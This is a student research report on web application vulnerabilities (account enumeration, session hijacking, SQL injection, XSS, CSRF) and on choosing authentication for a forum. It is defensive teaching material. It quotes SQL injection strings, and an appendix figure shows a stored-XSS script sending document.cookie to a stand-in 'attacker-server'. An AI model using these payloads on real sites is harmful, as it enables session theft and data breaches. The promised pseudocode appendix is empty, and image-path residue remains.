Developing Secure Software – Individual Research Report

100239761 – James Barnes
CMP-6045B

1 Introduction

Despite all the benefits the internet can be an incredible hostile place. With the Coronavirus outbreak the whole world has moved their businesses online which proves a tempting bounty to cyber criminals. With the country seeing a 31% increase in cyber crime at the height of the pandemic and 3,445 UK businesses falling victims to cyber scams (1, 2020) it is more important than ever to protect your assets. The first chapter of this report will analyse some of the most common attack vectors employed to compromise systems and how to counteract them. The second chapter will be a critical evaluation of authentication methods to determine the most suitable one to be used for an independent web application.

2 Vulnerability Analysis

2.1 Account Enumeration

Account enumeration is on the more simple end of attacks and if done successfully allows the attacker to verify if an account exists for a certain username in an application. It involves trying to log in with a username and password and then using the application's response to determine if the account exists.

- If the error message is too specific then the attacker can use hints in it to deduce which of the details is wrong. See appendix A1 for example.
- The attacker can use the difference in server response time to determine if the username or password is incorrect. The server will take longer to respond if the password is incorrect compared to a relatively fast response if the username is incorrect.

On the surface the attack seems trivial but when combined with more harmful attacks can be an invaluable tool to an attacker. Knowing who has an account on a vulnerable site will open them up to brute force attacks, dictionary attacks and phishing scams and make them a target, especially to threat actors such as cyber criminals who operate on a large scale and will value a means of narrowing down their search for victims. Fortunately the attack is easy to mitigate using secure-by-design strategies. Ensuring applications use generic error messages such as "invalid credentials" rather than "invalid username" or "invalid password" for authentication actions and setting the server response to take a set time to respond can mitigate all kinds of account enumeration. Psuedocode attempting to mitigate this can be found in appendix B1

Account enumeration can lead to ID fraud and stolen credentials if not properly addressed and the solution is easy to implement. The risk factor of leaving an application vulnerable to this and in turn the other attack vectors by failing to take these inexpensive and simple steps to mitigate is not worth it.

Mitigating this does pose some questions regarding usability. Legitimate users risk encountering some difficulty knowing which of their credentials is incorrect. While this may risk some minor usability frustrations the reward of protecting from this attack greatly outweighs the risk. Especially considering how account enumeration is so easy to do anybody can do it, a minor usability sacrifice is necessary.

2.2 Session Hijacking

A session is a term used for internet communication that describes a single period of communication between a user and an application.A user is assigned a session ID when they authenticate themselves which is a cookie that allows them to freely leave and reenter the site while they possess it. This also means however if they are compromised then another entity can use it to access the application through your session and take control of your account.

Session hijacking is where a malicious entity obtains a session ID and can be done in a multitude of ways. According to 2 (2020), a document by the OWASP foundation on session hijacking, the most common attack vectors used to compromise session tokens are:

- Predictable session ID
- Session sniffing
- Client-side attacks (XSS, Trojans etc.)
- Man-in-the-middle attacks

Session hijacking appeals mainly to common cyber criminals as accessing a victim's account can provide them with personal information to sell or impersonate, financial theft or even encrypt valuable data and hold it ransom. The risk to the user is also considerably high as a successful hijacking will grant the attacker unfettered access to spectate (passive) or take over a user's account (active) on the insecure application. This attack can be devastating which means it's imperative to take precautions to prevent it. This implies this attack could also be attractive to nation-state threat actors for the ability to steal, change or destroy personal information to such an extent. Access to a user account is a valuable prize for all kinds of threat actors and XSS attacks are commonly used to springboard into session hijacks. In 2020 a vulnerability was detected in Slack, a business communication platform which could force users into open redirects and steal their session cookies (10, 2020), the exploit could even be automated to collect 'massive amounts' of session cookies and data. The vulnerability scored a Common Vulnerability Scoring System (CVSS) score of 9.3/10, which further highlights the true potential of session hijacking attacks.

The main ways session hijacking can be prevented are:

- Use HTTPS protocol
- Make session ID long and unpredictable
- Ensure users log out when finished
- Implement measure to prevent XSS attacks

Out of these preventative measures there is little reason to not implement them as they don't impact usability at all. Making an unpredictable session cookie and using HTTPS are simple design decisions that stop many of the easiest session hijacking methods. Forcing a logout requires only some secure-by-design consideration, an implementation of this simple countermeasure in psuedocode can be found in appendix B2

HTTPS is the most important of these measures and any secure site should be using it. Encrypting your web traffic is always a good idea as it helps to prevent not only session hijacking and man-in-the-middle attacks but also increases user confidence in your site as the green padlock will show in their browser indicating the site is secure (Scott, 2020). In the age of increased data regulation it will also improve compliance with laws such as GDPR too.

2.3 SQL Injection

SQL Injections involve interfering with the queries an app makes to its database by providing inputs which deliberately break the SQL queries. This is the premise behind SQL Injection, misusing input fields on systems that don't validate inputs to trick the interpreter into executing a malicious SQL statement. The attack vectors vary by what credentials are being queried for. There are 4 different types of SQL injection (Pankaj, 2020):

- Boolean-based injection injects a statement that always evaluates to true such as "2 or 1=1"
- Union-based injection injects a union operator to get additional information such as "2 union select username from usertable"
- Time-based injection injects a call to a sleep function to slow down the database server rather than steal information
- Error-based injections injects SQL that will throw an error which can be used to get more information about the system

If a system is vulnerable to SQL injection then it can be exploited however the attacker desires.

Simple but effective, a system being vulnerable to SQL injection risks confidentiality and integrity by putting all the credentials of all its users at risk and if the attacker compromises a database admin account they take complete control of the database including void transactions, change figures and alter data as they see fit. It is very easily detected and easily exploited meaning sites of all sizes are at high risk and threat actors from script kiddies to nation state will be able to use this attack against a vulnerable site. There is a reason why it is considered the #1 web app security risk by OWASP (5, 2020). You can mitigate the risk of SQL injection by:

- Write your database queries using prepared statements
- Employ whitelisting to restrict inputs
- Store sensitive data in hashed form
- Employ separation of duty on database admin roles to improve integrity

According to OWASP, the combination of both prepared statements and whitelisting is among the most effective secure-by-design countermeasures against SQL injection attacks (4, 2021) and are alterations to the backend of the application which are unlikely to impact usability for the average user. Prepared statements must be used in conjunction with another preventative such as input restriction to be effective which demands additional consideration by the developer. Another consideration to take is to ensure separation of duty for administrators, which improves integrity and slightly reduces the impact of the attack, but it may not always be possible for smaller organisations with fewer administrators. A psuedocode example of how to prevent SQL injection in a basic login process blocking boolean and union-based injections and uses prepared statements can be found in appendix B3

Prepared statements and whitelisting sacrifice essentially no usability at all for the added security and considering the high risk posed by this type of attack (5, 2020) it is imperative that at least some measure is taken to prevent this attack.

2.4 Cross-site Scripting

Another type of injection which plants malicious Javascript code into an application to compromise a user's interaction with it. The user's browser thinks the script came from the trusted site and executes it. The most common two categories of XSS are:

- Reflected XSS attacks involve an attacker delivering a link which includes a malicious script most likely via phishing. The victim submits a request to the vulnerable site including the script hidden as a parameter. The site submits a response with the page content including the malicious script which the browser trusts to be from the site and is executed (see appendix A2).
- Stored XSS attacks target content sharing sites by inserting malicious scripts into HTML forms on insecure sites and submitting them to be stored on the vulnerable site's server. Whenever that information is requested the site sends across the malicious script. The script is trusted to be from the site and is executed by the victim's browser (see appendix A3.

Cross-site scripting can be performed via a wide range of attack vectors including phishing, placing malicious links on pages and fake login forms. According to the OWASP report on XSS, consequences range from modifying the contents of the page for purposes of corporate espionage to theft of user credentials and sensitive information. The most severe attacks involve the disclosure of a user's session token which will lead to session hijacking and account compromise (8, 2021). While they require more expertise to execute than a simple SQL injection, the broad utility of XSS makes them an attractive option for all varieties of threat actors, be it cyber criminals stealing sensitive information, nation-state operatives altering a website in an act of espionage or even terrorist organisations leaking information and defacing websites. The wide appeal and potential severity of XSS attacks make them a large risk to any application and a necessity to consider.

Consider you develop an application where untrusted data is used to customise certain aspects of the HTML page. Preventative measures include:

- Validate all input data using whitelisting. If it's from an external source consider it dangerous
- Use character escaping to replace characters rendered on the page like ¡ or ¿ that may change the expected output
- Define the character set so the browser won't interpret special character encodings from other character sets.

According to 9 (2020) the most important rule of all is to consider all external data as untrusted. The first step to preventing XSS is to generally avoid requiring any untrusted data. Psuedocode which details the receiving of a body of text, validating and escaping special characters server-side to prevent it being used for XSS before posting on a forum page can be found in appendix B4

Validating input data by any and all means possible is essential to prevent XSS and considering how it is also a key part of preventing other types of attacks such as SQL injection, strict input validation should be of top priority for any developer taking a secure-by-design approach. In terms of usability these measures are unlikely to ever be noticed by the average end user entering legitimate inputs so usability is not an issue. Even if they were then it is worth sacrificing usability to make XSS more difficult as the risk is too high to ignore.

2.5 Cross-site Request Forgery

Cross-site request forgery (CSRF) uses malicious HTTP requests to trick victims into performing unintended actions. It takes advantage of the fact that, if a user is authenticated into a site, it has no way of distinguishing a legitimate request sent by the victim and a forged request accidentally submitted by the victim. The attacker will craft a malicious HTTP request that will perform a state-changing action such as transferring money or changing their email address.

- Victim is logged in and authenticated to vulnerable site
- Victim tricked into submitting malicious request via social engineering. The most common attack vectors for this include phishing emails or planting an exploit URL or script on pages the victim is likely to visit
- User inadvertently submits the request to the vulnerable site, including their session token cookie to prove their authentication
- Vulnerable site executes the request as it has no reason to believe it's an illegitimate request as it includes the user's session token

CSRF is possible whether the site uses GET or POST requests and can lead to financial loss, damaged reputation, ID fraud, can spread worms and malware and can harm the integrity and confidentiality of user data. While CSRF is most likely to be used to forge bank transfer requests and steal money, in 2020 a vulnerability was discovered in a Wordpress plugin called CodeSnippets (11, 2020). It allowed anybody to forge a request on behalf of an administrator and inject executable code on a vulnerable site which could lead to complete site takeover, scoring a CVSS score of 8.8/10. While this is on the more severe end of the spectrum it showcases the potential of CSRF attacks. While banking sites would be the most obvious example one would expect banks, who are responsible for a user's finances, to have considered this in their threat modelling. This example highlights the importance for all applications to be wary of the risk of CSRF as anyone can be a target for opportunistic cyber criminals, even a Wordpress plugin. If a site is vulnerable to CSRF it only requires some social engineering to exploit, but the severity of the attack is limited only by the application's functionality. Some applications, specifically those that sensitive user data, need to be more wary but generally the risk posed by CSRF should be considered regardless of the application.

Fortunately there are multiple ways to mitigate this kind of attack:

- Adding some kind of CSRF tokens in a hidden field or custom request header to all state changing requests and validate on backend
- Double submit cookie to sends CSRF token as cookie and as request parameter in hidden form field and have server check they both match
- Re-authentication for sensitive requests like password change or money transfer

Some psuedocode for the user attempting to edit a post in the forum using the double-submit cookie technique can be found in appendix B5

Even though the risk posed by CSRF is unpredictable the countermeasures are relatively simple meaning there is little reason not to implement them. CSRF token are known to be one of the strongest methods of preventing it but must work with either a custom request header or a double submit cookie can be truly effective (12, 2020). The CSRF token itself is a strong defense when it is unpredictable and complex enough but it does have some usability compromises. Namely the fact that navigating pages that use double submit cookies means that the back button browser capability is hindered as the previous page may contain a token that is no longer valid (12, 2020). This presents a situation where there is a high security payoff at the cost of a noticeable usability sacrifice. This will likely be very irritating for the average user so CSRF tokens should be reserved for situations where they are necessary, such as for sensitive transactions. Custom request headers are good in the fact they sacrifice no usability. Double submit cookies are very easy to implement and can be made extra effective via encryption and also sacrifice virtually no usability. It is also important to note that XSS can be used to defeat all these mitigation techniques so it is essential that countermeasures are taken against that.

2.6 Additional Vulnerabilities

According to the OWASP Top Ten Web Application Security Risks (5, 2020) sensitive data exposure ranks at #3 on the list. Improperly protecting sensitive data is a problem that has plagued the internet for as long as data has been held on it and data breaches like the 2013 Yahoo data breaches (13, 2017) make the news as some of the most well known cyber crimes that exist. Rather than an attack on the application itself these data breaches often target the databases through a wide array of attack vectors, one of the most common being SQL injection (yet another reason they are so dangerous). The risk is high as reputations can be damaged and laws such as GDPR mean legal action can be taken against those guilty of neglecting it, such as in the case of Yahoo.

The interesting thing is that it is not difficult at all to secure your databases and if you are following proper procedure then the data will already be protected. According to OWASP (14, 2017) data can be protected by:

- Classify all data processed, stored or transmitted by an application and apply controls to classes based on privacy laws, regulatory requirements, or business needs
- Don't store sensitive data unnecessarily (as per GDPR)
- Encrypt all sensitive data at rest encrypt data in transit with secure protocols such as TLS
- Ensure strong, up-to-date algorithms and protocols
- Store passwords with strong, salted hashing functions

The key points from the list of countermeasures are to comply with all data protection laws and to encrypt data with a strong encryption. In the Yahoo breach the database was encrypted using an outdated encryption called MD5 which was easily broken (Matthews, 2019). Ensuring these rules are enforced on the database will pay dividends in reducing operational risk at no negative impact on the end user. Keeping sensitive data such as passwords is easy when combining hashing with salting. See appendix B6 and B7 for psuedocode examples of how to set a new password for a user account and validate a password when using hashing and salting. It is remarkably simplistic for such an important feature.

Another major security vulnerability on the list is not on the site in question, rather on a third party component with known vulnerabilities. Libraries and frameworks are all susceptible to introducing vulnerability to applications by themselves and despite most well-known libraries being extensively tested there is always the possibility for them to contain vulnerabilities. The average website contains many libraries, frameworks, APIs and more open-source code both front end and back end, each one introducing a new risk factor regarding their security. The problem with this vulnerability is that it is the third party's responsibility to ensure they're secure. There is no concrete method to mitigate this risk which is why is is prevalent enough to feature as #9 on the OWASP top 10 web application security risks (5, 2020).

It is worth mentioning that while in theory systematically preventing each of these threats by taking the precautions is completely possible it is often more complicated when applied to a real case. Take for example protecting resting user data using encryption to mitigate sensitive data exposure and SQL injection. Ross Anderson, an expert in cryptography who witnessed the advert of commerical cryptography in the 1980s, describes the 'techlash of scepticism about the effects of globalised technology' the latest generation has introduced (Anderson, 2008). He describes technical, economic and political factors which contribute to why commercial cryptography, while amazing in theory, is yet to be perfected. None of these precautions are completely bulletproof as they are and a secure-by-design approach alone is not enough to create a secure website. Security is an ongoing process and threats need to be monitored and security needs to be adapted to meet the latest threats.

3 Analyse Authentication

The authentication process is one of the cornerstones of application security. It is an essential part of any user-based application and how you choose to authenticate users can have a massive effect on the security and usability of the application. Authentication methods and how they are implemented must balance 3 traits; usability, security and functionality. The relationship between these traits can be described using a triad diagram (see appendix A4) and a balance must be struck between the three as they often come at a cost of one another.

Passwords are the most common form of authentication by far and date back to ancient times. Everybody has made several passwords in their life. They strike a good balance between the three traits of authentication but they are far from perfect and many other authentication techniques exist. Graphical passwords, swipe patterns and biometrics are all existing alternatives each with their own benefits and drawbacks. While these are all valid methods in this report passwords will be compared against Multi-Factor Authentication (MFA). The reason for this is utility. Swipe patterns are known to be very insecure due to selection bias (Lee, 2020) and graphical passwords suffer the same issue. Biometrics suffer from the device requiring a biometric scanner to work, reducing the number of devices it is compatible with and meaning they likely require an alternative login method. MFA works across all devices and is considered to be one of the most secure authentication methods currently used and many sites encourage users to set up 2-factor authentication on their accounts like Twitter and Facebook. It is so renowned in industry that in a post on the official Google security blog it was found to be the #3 of top practices used by security experts (Ion, 2015). While passwords are a common component of MFA the two are distinct authentication methods as passwords have different benefits and tradeoffs when used as part of MFA and work fundamentally quite differently. This makes it a valid contender to the traditional password and is why it will be analysed in depth in this report.

3.1 How They Work

Passwords are an extremely simple authentication method and are ubiquitous to daily life in the current day and age. The application will prompt the user to enter a string of characters into a field which the user will have set previously. The user will need to know the exact correct string of characters (password) to be authenticated into the system. Password authentication will often be coupled with a username or email address as identification. As they are so basic and ubiquitous in daily life there are many variations on the password model to suit them to different situations. Passwords are best stored in hashed form, which is an irreversible encryption to protect them while in rest state and hashed passwords can be salted where a random string is prepended or appended to the password to make the encryption even stronger. Validation can be enforced on passwords to make them meet certain criteria. These alterations to the standard password are proven to be effective at improving the security of the password (Nizamani et al., 2015). The simplicity and relative security of passwords explains why they are so popular but they are far from perfect (see section 3.2).

The concept behind multi-factor authentication is very simple; it adds another layer of authentication before access is granted to an application. Users can be authenticated using three factors: something they know (password), something they have (phone number) or something they are (biometrics). The most effective MFA implementations will require the user to enter something from two or more of these categories before they are authenticated. Which credentials are required is down to the developer to decide which is most appropriate, in a web application for example when a user is first setting their password they may be prompted to optionally enter their mobile phone number to set up MFA. Most often implemented with two factors of authentication, this web application will prompt the user to enter the password and if that is correct then a one-time password could be sent to the phone number provided. MFA is claimed to massively reduce the likelihood of being compromised by high-profile organisations such as NIST (16, 2019), meaning MFA is a competent alternative to the traditional password alone.

3.2 Usability vs. Security

Despite it's widespread use the traditional password is not as secure as most people might believe. It is renowned in the tech industry as being imperfect and even Bill Gates heralded the 'death' of the password back in 2004, citing poor security as the reason (Kotadia, 2004). While this has not been proven true yet it remains undeniable that passwords are not as secure as they can be and the reason for that is tied to their usability. Generally people struggle to remember passwords. In a recent study it was found that 78% of respondents had reset their passwords in the last 90 days (Malik, 2009). It is human nature to forget specific details like exact strings of characters, especially when different accounts enforce different rules for what passwords may contain. This huge statistic of people having to reset their password is evidence of a huge usability issue which in turn breeds it's own issues. The same study found that, likely as a result of this, 72% of respondents used the same password for every website. Obviously this means that if the password is compromised then all of the accounts it is used for will also be compromised. This is the first of many implications of the key problems with passwords; security comes at the direct cost of usability and it is known that users will often sacrifice security to remember their passwords. When rules are enforced to make passwords more secure the user will often need to write it down somewhere to remember it. Once again for this reason some passwords are more common than others as they're easy to remember, leaving them more vulnerable to dictionary attacks. Even if the password is of good quality it can still be cracked and doing so grows easier as time goes on. Depending on the software, rainbow tables can be used to crack 14-character alphanumeric passwords in about 160 seconds (17, 2015) and that figure was recorded back in 2015. It's undeniable that passwords aren't perfect.

Multi-factor authentication compares very differently. Compared to the passwords security is their strong suit. NIST recommends using MFA 'whenever possible' (16, 2019) for it's enhanced security. The additional layer of defence is undeniably effective and is why it is a staple among most banking apps and others requiring strong authentication processes. Even if a password is a component of MFA the combination of the three factors will make it exponentially harder for unauthorised access as it is much more unlikely a user's password and phone number for example are both compromised. While the security of MFA is second-to-none it once again comes at the cost of usability. The fact is 2-factor authentication takes extra effort to set up and adds another step to the login process. According to a survey by Malwarebytes Labs on the subject they found that 96% of respondents care about their privacy and yet only 48% of respondents knew what permissions their mobile apps had access to and only about 54% claimed to use good password practices (18, 2019). It is evident that users will cut corners to save time and effort and many will be put off the extra time MFA takes. This is why it is optional on most of the applications it's featured in as often a user will have to go out of their way to set it up for their account, often only mandatory on sites with a heavy emphasis on security such as banking sites. For users who do care about security enough to activate it they always have the option to and will have more secure accounts as a result but this extra effort is why it is mostly optional. This is a situation where a compromise between usability and security must be found based on the context. For sites demanding tighter security it may be deemed mandatory but for most sites it might be an optional precaution for those who want it. There is little reason not to include it as an optional feature however.

3.3 Recommended Method

In my group's application build we will need to choose which authentication method is most suitable for a web forum site and determine which of the methods discussed prior will be used in the final build. Graphical passwords have already been ruled out due to security risks due to selection bias and biometrics require scanning hardware to be used. The primary basis for the decision is applying the analysis from section 3.2 to the context.

In the context of a web forum the attacker is most likely to employ cross-site scripting or cross-site request forgery attacks. Since a forum is centered around content sharing it is at increased risk of stored XSS attacks which are the most damaging kind. Web forums are often anonymous to a decent extent and don't require a lot of user information. Using a standard password the only user information in the database will be a username and password which means sensitive data exposure is a lower risk. The only valuable user information kept by the site is passwords but consider the site in day to day use. Forums are social platforms meaning they are liable to trolling, bullying and other disagreements which would be ample motivation to attack another user's account, meaning SQL injection and account enumeration still need careful consideration. CSRF attacks will pose a threat but as the site is simply a forum users will likely only be making and deleting posts, nothing important such as transferring money. Session hijacking is a relatively low risk as it quite an advanced attack but if a site is vulnerable to XSS it is vulnerable to session hijacking. Moderators or admin accounts will be prime targets for session hijacking or credential theft using an SQL injection. There is greater risk for all kinds of accounts than one would first expect.

For these reasons it appears both the standard password and MFA could be used simultaneously here. As discussed in section 3.2 most users will choose ease of use over security when given the option. In the web forum context most users may be content with trusting their account to the standard username and password, despite it's known security risks. Forcing the user to use stricter authentication will likely frustrate a large percentage of the user base when in reality a web forum doesn't demand such a compromise in usability as it doesn't handle highly sensitive data such as money. While this may be the case many users may be more concerned about security and prepared to do the extra steps to secure their account. For the sake of these users the option to activate 2-factor authentication should be available, for example using a user's phone number to send a one-time passcode on login. 2FA will offer vastly improved security to those who want it and to those who don't the usability is not lost. Perhaps some kind of contract could be drafted to protect the application owner if a user is compromised when they haven't set up 2FA for their account as data breaches are usually blamed on the entity responsible for the data as in the case of Yahoo (13, 2017). Considering the context the real emphasis is on the developer to ensure user data is secure in the database and to protect from XSS attacks, which are a far greater risk.

Once again though it must be reiterated that no authentication method is completely perfect and over time the threats change and evolve. The same technical, economic and political factors that limit cryptography in practice (Anderson, 2008) affect the rest of the security industry too. Security is an ongoing process and to maintain a good level of security the site must evolve to meet the latest standards.

3.4 Other Authentication Methods

A method of authentication that is becoming more common is known as OAuth. It involves authenticating a user through their account on another site entirely. An example of OAuth is signing into apps on Facebook using your Facebook account or signing into Spotify using your Instagram. This authentication method is great for when two apps work alongside one another as the site being logged into can also access certain permissions on the account and perform different functions using it (Sobers, 2018). For best practice using OAuth it is recommended using the 'authorization code' type instead of the 'implicit' as it has a reduced risk of access token leakage (Rusinek, 2018). CSRF can also be mitigated somewhat in OAuth by using the 'state' parameter. This is a client-generated psuedo-random number verified upon reciept by the server similar to the standard CSRF token which helps mitigate CSRF somewhat. The problem with OAuth in the context of a web forum is that it won't be linked to any other applications which removes most of the appeal for OAuth. On top of this the user might not have an account on the third-party website which makes it only possible to implement as an alternative authentication method which there is little need for considering a forum won't have much use for the third party user information. If anything it's just more inviting to target the site for user data. Even when using the authorization code OAuth is still vulnerable to open redirect vulnerabilities, where GET request parameter values allow information that will redirect a user to a new, potentially malicious site without any validation of the target. Overall OAuth is not an ideal method and is more used for authorization than authentication.

Another authentication method worth considering is token authentication. A physical piece of equipment like a dongle or a 'secure key' used by banking sites is required to be on-hand for a user to log in. This method is extremely secure as it requires the token to log in which is extremely difficult to fake. Depending on the nature of the token it can be very fast too. For banking app secure key devices the device generates a unique secure key which the user enters like a password. While very useful for apps that require strong security the problem is the user needs to be provided with the physical token in the first place. This is possible for banks because users will usually remain customers at a bank for long periods of time and will not make more than one account. For a forum site it is not possible to send out a token to every new user as it isn't possible from a business standpoint and can easily be abused by attackers.

4 Conclusion

To conclude, the threats faced by web applications today should not be underestimated. There is a wide array of tools available to any would-be attacker, ranging from identifying accounts and gathering information using account enumeration to a complete takeover of the user's account in a session hijacking. Despite the great danger to both the end user and the application posed by these threats there are some simple measures that are extremely easy to implement and need only a little consideration from the developer to mitigate them. A reoccurring theme across all attacks is that strong input validation plays a part in preventing the majority of these attacks. In the context of a web forum each of these need to be carefully considered to keep users safe while using the service. Authentication for a forum site would be best accomplished by using a basic username/password combination with the option to activate 2FA is the user desires. This approach will give the option to improve security if the user wishes while also keeping users who don't want the usability sacrifice happy. A contract may be necessary to protect the application owners but this is a decision they will have to make themselves. One thing for sure is that the cyber threats faced by web applications are potent but with a secure-by-design approach combined with regular monitoring and updating they can be counteracted.

References

1 (2020). Uk sees a 31% increase in cyber crime amid the pandemic. www.securitymagazine.com/articles/93722-uk-sees-a-31-increase-in-cyber-crime-amid-the-pandemic.

10 (2020). Slack fixes vulnerability exploitable for session hijacking, account takeovers. https://www.zdnet.com/article/slack-vulnerability-allowed-session-hijacking-account-takeovers/.

11 (2020). High severity csrf to rce vulnerability patched in code snippets plugin. https://www.wordfence.com/blog/2020/01/high-severity-csrf-to-rce-vulnerability-patched-in-code-snippets-plugin/.

12 (2020). Cross-site request forgery prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html.

13 (2017). Yahoo data breach: Ncsc response. https://www.ncsc.gov.uk/news/yahoo-data-breach-ncsc-response.

14 (2017). A3:2017-sensitive data exposure. https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.

15 (2019). Balancing functionality, usability and security in design. https://blog.c3l-security.com/2019/06/balancing-functionality-usability-and.html.

16 (2019). Back to basics: Multi-factor authentication (mfa). https://www.nist.gov/itl/applied-cybersecurity/tig/back-basics-multi-factor-authentication.

17 (2015). multifactor authentication (mfa). https://searchsecurity.techtarget.com/definition/multifactor-authentication-MFA.

18 (2019). The blinding effect of security hubris on data privacy. https://resources.malwarebytes.com/files/2019/03/190226-MWB-Security-Hubris-on-Data-Privacy-v2.pdf.

2 (2020). Session hijacking attack. https://owasp.org/www-community/attacks/Session_hijacking_attack.

4 (2021). Owasp sql injection prevention cheatsheet. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html.

5 (2020). Owasp top 10 web application security risks. https://owasp.org/www-project-top-ten/.

6 (2018). What is xss (cross-site scripting)? https://www.aptive.co.uk/blog/xss-cross-site-scripting/.

7 (2020). What is cross-site scripting? https://www.cloudflare.com/en-gb/learning/security/threats/cross-site-scripting/.

8 (2021). Owasp cross site scripting. https://owasp.org/www-community/attacks/xss/.

9 (2020). Owasp cross site scripting prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html.

Anderson, R. (2008). *Security Engineering: A Guide to Building Dependable Distributed Systems.* Wiley.

Ion, I. (2015). New research: Comparing how security experts and non-experts stay safe online. https://security.googleblog.com/2015/07/new-research-comparing-how-security.html.

Kotadia, M. (2004). Gates predicts death of the password. https://www.cnet.com/news/gates-predicts-death-of-the-password/.

Lee, A. (2020). Why you should never use pattern passwords on your phone.

Malik, D. (2009). Study: 78 percent people forget their passwords and then go for reset! https://www.digitalinformationworld.com/2019/12/new-password-study-finds-78-of-people-had-to-reset-a-password-they-forgot-in-past-90-days.html.

Matthews, K. (2019). Incident of the week: Multiple yahoo data breaches across 4 years result in a $117.5 million settlement. https://www.cshub.com/attacks/articles/incident-of-the-week-multiple-yahoo-data-breaches-across-4-years-result-in-a-1175-million-settlement.


Nizamani, S., Hassan, S., and Naz, R. (2015). A theoretical framework for password security against offline guessability attacks. https://www.researchgate.net/publication/320203132_A_Theoretical_Framework_for_Password_Security_against_Offline_Guessability_Attacks.

Pankaj (2020). Sql injection in java and how to easily prevent it. https://www.journaldev.com/34028/sql-injection-in-java.

Rusinek, D. (2018). What is going on with oauth 2.0? and why you should not use it for authentication. https://medium.com/securing/what-is-going-on-with-oauth-2-0-and-why-you-should-not-use-it-for-authentication-5f47597b2611.

Scott, C. (2020). Why all sites now require ssl (https). https://www.granite5.com/insights/use-https-vs-http-benefits-switching/.

Sobers, R. (2018). What is oauth? definition and how it works. https://www.varonis.com/blog/what-is-oauth/.


Username does not exist.

Login

English | Spanish

Email: huckleberry.finn@bealdung.com

Password: ••••••••••

Submit

Figure 1: Example of a login page vulnerable to account enumeration




Attacker
1
Attacker sends script-injected link to victim (e.g. email scam)
Victim
2
Victim clicks on link and requests legitimate website
Website
3
Victim's browser loads legitimate site, but also executes malicious script
4
Malicious script sends victim's private data to attacker

Figure 2: Diagram of a reflected XSS attack 7 (2020)

A Appendix A



1. Attacker sends payload to vulnerable blog comment system

Web Application Input - Stored in Database

```
<script>var+img=new+image();img.src=
"http://attacker-server/" + document.cookie;</script>
```

Web Application Output (when requested) - Rendered within HTML page

```
<html>
<script>var+img=new+image();
img.src="http://attacker-server/"
+ document.cookie;</script>
</html>
```

4. Victims web browser makes a request to the attackers web server with the victims cookie data in the non existent URL.

The attacker can now hijack the users session using the session identifier from the cookie

2. Victim's browser requests the web page containing the XSS payload

2. Web Server hosting the vulnerable comment system serves the page containing the XSS payload to the victims web browser

HTML Page Rendered in the Victims Browser

```
<html>
<script>var+img=new+image();
img.src="http://attacker-server/"
+ document.cookie;</script>
</html>
```

Figure 3: Diagram of a stored XSS attack 6 (2018)




Figure 4: The authentication triad 15 (2019)

B Appendix B

